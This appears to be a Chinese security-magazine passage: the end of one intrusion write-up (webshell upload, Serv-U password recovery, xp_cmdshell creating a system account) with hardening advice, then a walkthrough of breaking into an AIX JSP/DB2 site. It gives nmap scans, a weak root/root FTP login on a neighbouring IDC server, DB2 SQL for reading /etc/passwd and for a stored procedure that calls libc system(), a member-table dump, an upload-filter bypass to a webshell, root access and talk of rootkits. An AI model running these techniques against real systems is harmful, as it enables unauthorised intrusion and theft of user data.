以上插入的是具有文件上传功能的aspx代码，上传后保存到"1"目录下，成功备份到Web目录后尝试上传aspxspy，执行失败，换了N个最终用了某个不太出名的aspx大马才成功执行出来。总算是拿到目标站shell了。c盘可以浏览，子目录也能读取。进入到su目录，找到一个特殊ftp账号，用户主目录为d:\web；于是将hash查询出来去掉前两位，得到真正密码。（大马没带su提权功能，手头暂时没有su asp.net版本的提权脚本。）然后用这密码加以简单的组合尝试用sa连接数据库。还真成功了，兴奋啊！于是用xp_cmdshell添加了个pentest系统账号就进服务器了，如图12所示。




图12

很久没有遇到提权这么容易的服务器了。至此算是大功告成。

相关安全隐患以及建议

(1)网站注册和登录时没有对用户名进行合法性判断。用户可以注册使用任意字符作为用户名，但有一定风险。

建议：开发者对注册用户名合法性进行判断。

(2)网站用户自定义头像功能使用了用户名作为文件名。用户可以注册一个类似"a.asp;1"的账号，然后上传自定义头像（被插入脚本木马的图片），程序会自动将文件保存为http://www.tianxxx.com/images/userface/a.asp;1.gif，配合IIS6扩展名解析漏洞，此图片会被解析为asp执行，所幸此服务器不存在此风险（禁止了asp应用程序扩展）。

建议：开发者在处理用户上传的任何文件时，命名规则最好是年月日加几位随机数保存。

(3)几个分站后台FCKeditor在线编辑器都存在二次上传漏洞漏洞。详情：http://www.hack58.com/Article/html/3/62/2009/25203.htm。此网站存在这个漏洞但是服务器不存在这个风险 因为禁止了asp应用程序扩展。

建议：升级到最新版本的FCKeditor在线编辑器。

(4)xxx网络有限公司服务器124.17x.x.40（浙江省台州市）存在www.tianxxx.com的网站备份。


建议：维护人员联系网站制作公司将原服务器124.17x.x.40上面的信息备份至本地并将相关的信息删除。

(5)其他建议。

- 网站后台账户设置一个足够强悍的密码；
- 利用防火墙阻断外界对服务器1433端口的访问；
- 设置一个强悍的ftp密码，并在不需要的时候关闭Serv-u ftp服务；
- NTFS权限设置：除Web目录以外的其他敏感目录拒绝Web账号访问；
- 禁用危险系统组件；
- 禁用MSSQL危险的存储过程；
- 新建一个数据库服务启动账号，并严格限制其权限。

前置知识：无
关键字：IBM、渗透

简单渗透IBM AIX 5.3 (JSP+DB2)剖析



文/图 stark

帮朋友检测一个网站，网站规模不大，子流结构为JSP + DB2，HTTP banner为Server：IBM_HTTP_Server/2.0.47.1 Apache/2.0.47 (UNIX)。这种架构比较少见，勾起了我比较大的兴趣，因此细心进行了一番检测，特此记录。而网站性质出于商业原因，就略过了。

首页类似于http://www.test.com/**/**/module.main这样，首先粗略浏览了一下网站，看了看图片所在目录，以及熟悉网站的页面存储和发布方式。内容都是以动态页面发布的，URL类似block.*.view.detail.newsdetail?key=123，手工测试了一下，不存在注入，报错形式也非常简单，就返回一个空白页面，里面写上Error 500，如图1所示。

```
Error 500: For input string: "15963'"
```

图1

随后Google了一下该站点，关键词如："site:test.com"，"site:test.com filetype:jsp"，"site:test.com inurl:admin"等，但也没发现能列目录，或是发现敏感信息的地方。于是开始用nikto扫描其web根目录，同时用nmap扫描服务器端口开放情况。

结果比较让我失望，nikto并没有扫出什么有价值的目录和文件，而服务器的端口开放情况如下：

```
Nmap -v -sV targetIP

22/tcp   open   ssh    OpenSSH 3.5p1 (protocol 1.99)
80/tcp   open   http   IBM HTTP Server 2.0.47.1
(Derived from Apache 2.0.47,Unix)
443/tcp   open   ssl/https?
```

为了进一步获取端口信息，我重新用新的参数再次扫描，这回多出来3个端口：

```
Nmap -v -p1-65535 targetIP

22/tcp   open
80/tcp   open
443/tcp   open
2299/tcp open   unknown
8889/tcp open   unknown
9999/tcp open   abyss
```

OpenSSH的版本有点老，搜索了几个漏洞库，但都没有能够直接远程溢出的，只找到2个不痛不痒的exploits，暂时放着，返回到80端口。

反查了一下服务器的IP，只绑定了这一个域名。既然是独立服务器，那很好，来看看服务器是放在公司内呢还是托管在IDC那。用IISPutScanner扫了一下目标IP所在C段的80和8080端口，然后随机点开与目标IP相邻的几个网站，发现其都与目标网站完全无关。到这一步，基本可以确定，服务器是托管在IDC机房了！

下面的方法有二。一是从80端口的Web程序打进去，二是通过IDC的相邻服务器嗅探进去。

由于Web程序检测起来比较费精力，就先用hscan来扫描一下目标IP所在C段全部服务器的密码策略是否足够安全吧！

结果很快出来，有一台*nix服务器的FTP存在弱口令：root/root。赶紧用其登录，成功登入，如图2所示。

```
WinSock 2.0 -- OpenSSL 0.9.8i 15 Sep 2008
[右] 正在连接到 [redacted] -> IP=[redacted] PORT=21
[右] 已连接到 [redacted]
[右] 220 cqyyapp FTP server (Version 4.2 Sat Sep 8 09 49 58 CDT 2007) ready.
[右] USER root
[右] 331 Password required for root.
[右] PASS (隐藏)
[右] 230-Last unsuccessful login: Tue Apr 27 14:56:39 BEIST 2010 on ftp from ::ffff:172.19.6.30
[右] 230-Last login: [redacted] 09:39:42 BEIST 2010 on /dev/pts/0 from [redacted]
[右] 230 User root logged in.
[右] SYST
[右] 215 UNIX Type: L8 Version: BSD-44
[右] FEAT
```

图2

同时具有写权限，如图3所示。




图3

可惜这台服务器没有开放Web服务。而尝试用这个用户登录S S H也宣告失败,原因并不是其SSH策略或者ACL,而就是最常见的密码不正确。

总体来看,这个IDC还不错。

再次从Web入手来看看。通过w v s和j s k y也没有发现什么,只找到一个图片子目录能够列目录。

第二天,重新对网站目录和文件进行查找,加入自己的字典后发现FCKeditor目录!可是由于服务器只能解析JSP,所以无法利用。

同时无意中居然发现一个l o a d s q l.jsp页面,是管理员用来连接数据库进行管理操作的文件!如图4、图5所示。





图4



记录号	GRANTEE
1	DB2INST1
2	PUBLIC

图5

在参考《DB2 SQL Injection Cheat Sheet》的基础上,尝试着执行了一些S Q L语句,但由于网站后台页面显示HTTP 500,而表又相当多,加上系统表一共460个,因此就没有走找到后台管理员表的数据然后登录后台再想办法拿Webshell这条路,而是直接尝试通过它获得Webshell或者执行OS命令。

参考资料有两个:

```
《The Database Hackers Handbook》
《DB2.Universal.Database.V8.Handbook.For.Windows.UNIX.And.Linux》
```

DB2也可以像MySQL的load_file()函数那样通过执行语句来读取系统上的文件内容,语句如下:

```
create table test (n varchar(2000))
load from /etc/passwd of del insert into test
```

这样就把/etc/passwd中的内容插入到了我们新建的表t e s t中,然后通过以下语句读取出其中的内容:

```
select * from test
```

但很可惜当前的数据库用户并没有LOADAUTH权限,所以无法把文件内容插入到表中。

那么来试试通过创建存储过程执行系统命令,SQL语句如下(Linux平台):

```
CREATE PROCEDURE rootdb2 (IN cmd varchar(200))
EXTERNAL NAME '/lib/libc.so.6!system'
LANGUAGE C
DETERMINISTIC
PARAMETER STYLE DB2SQL
```

调用存储过程并执行命令的语句如下:

```
call rootdb2 ('id > /tmp/id.txt')
```

同样让人遗憾的是也没有EXTERNALROUTINEAUTH权限。

返回到了用户表上,由于用户数据可能非常多,就取前100行:

```
select * from ***_MEMBER fetch first 100 rows only
```

截图如图6所示。




图6

密码没破解出来,否则还可以拿来试试SSH。

无奈之余在网站上随便点着,突然,在客户投诉的页面发现可以输入数据,而这个编辑器的外

观跟某种编辑器非常相似，有上传附件和图片的地方！虽然过滤了jsp文件，但是很容易就绕过了它的扩展名检测，成功获得Webshell，如图7～图11所示。




图7

服务器端口	80
操作系统	AIX 5.3 ppc
当前用户名	root
当前用户目录	/
当前用户工作目录	/usr/IBM/WebSphere/AppServer/profiles/Custom01
程序相对路径	/[redacted]/yc/0011.jsp

图8

服务器软件版本信息	IBM WebSphere Application Server/6.0
JDK版本	1.4.2
JDK安装路径	/usr/IBM/WebSphere/AppServer/java/jre
JAVA虚拟机版本	1.0
JAVA虚拟机名	Classic VM

图9




图10




图11

很轻松地就获得了root权限，用户密码HASH如图12所示。




图12

剩下的任务就是破解出任意一个用户的密码后通过SSH登录，然后su到root，进而安装Rootkit等。当然，这只是渗透式的思维。如果换做安全加固人员，那么赶快删除遗留下的管理页面，并修补编辑器相应漏洞便是必要之事。

小结

站在攻击角度说，80端口是最容易出现问题的地方，而是否足够细心则成为能否成功的关键。

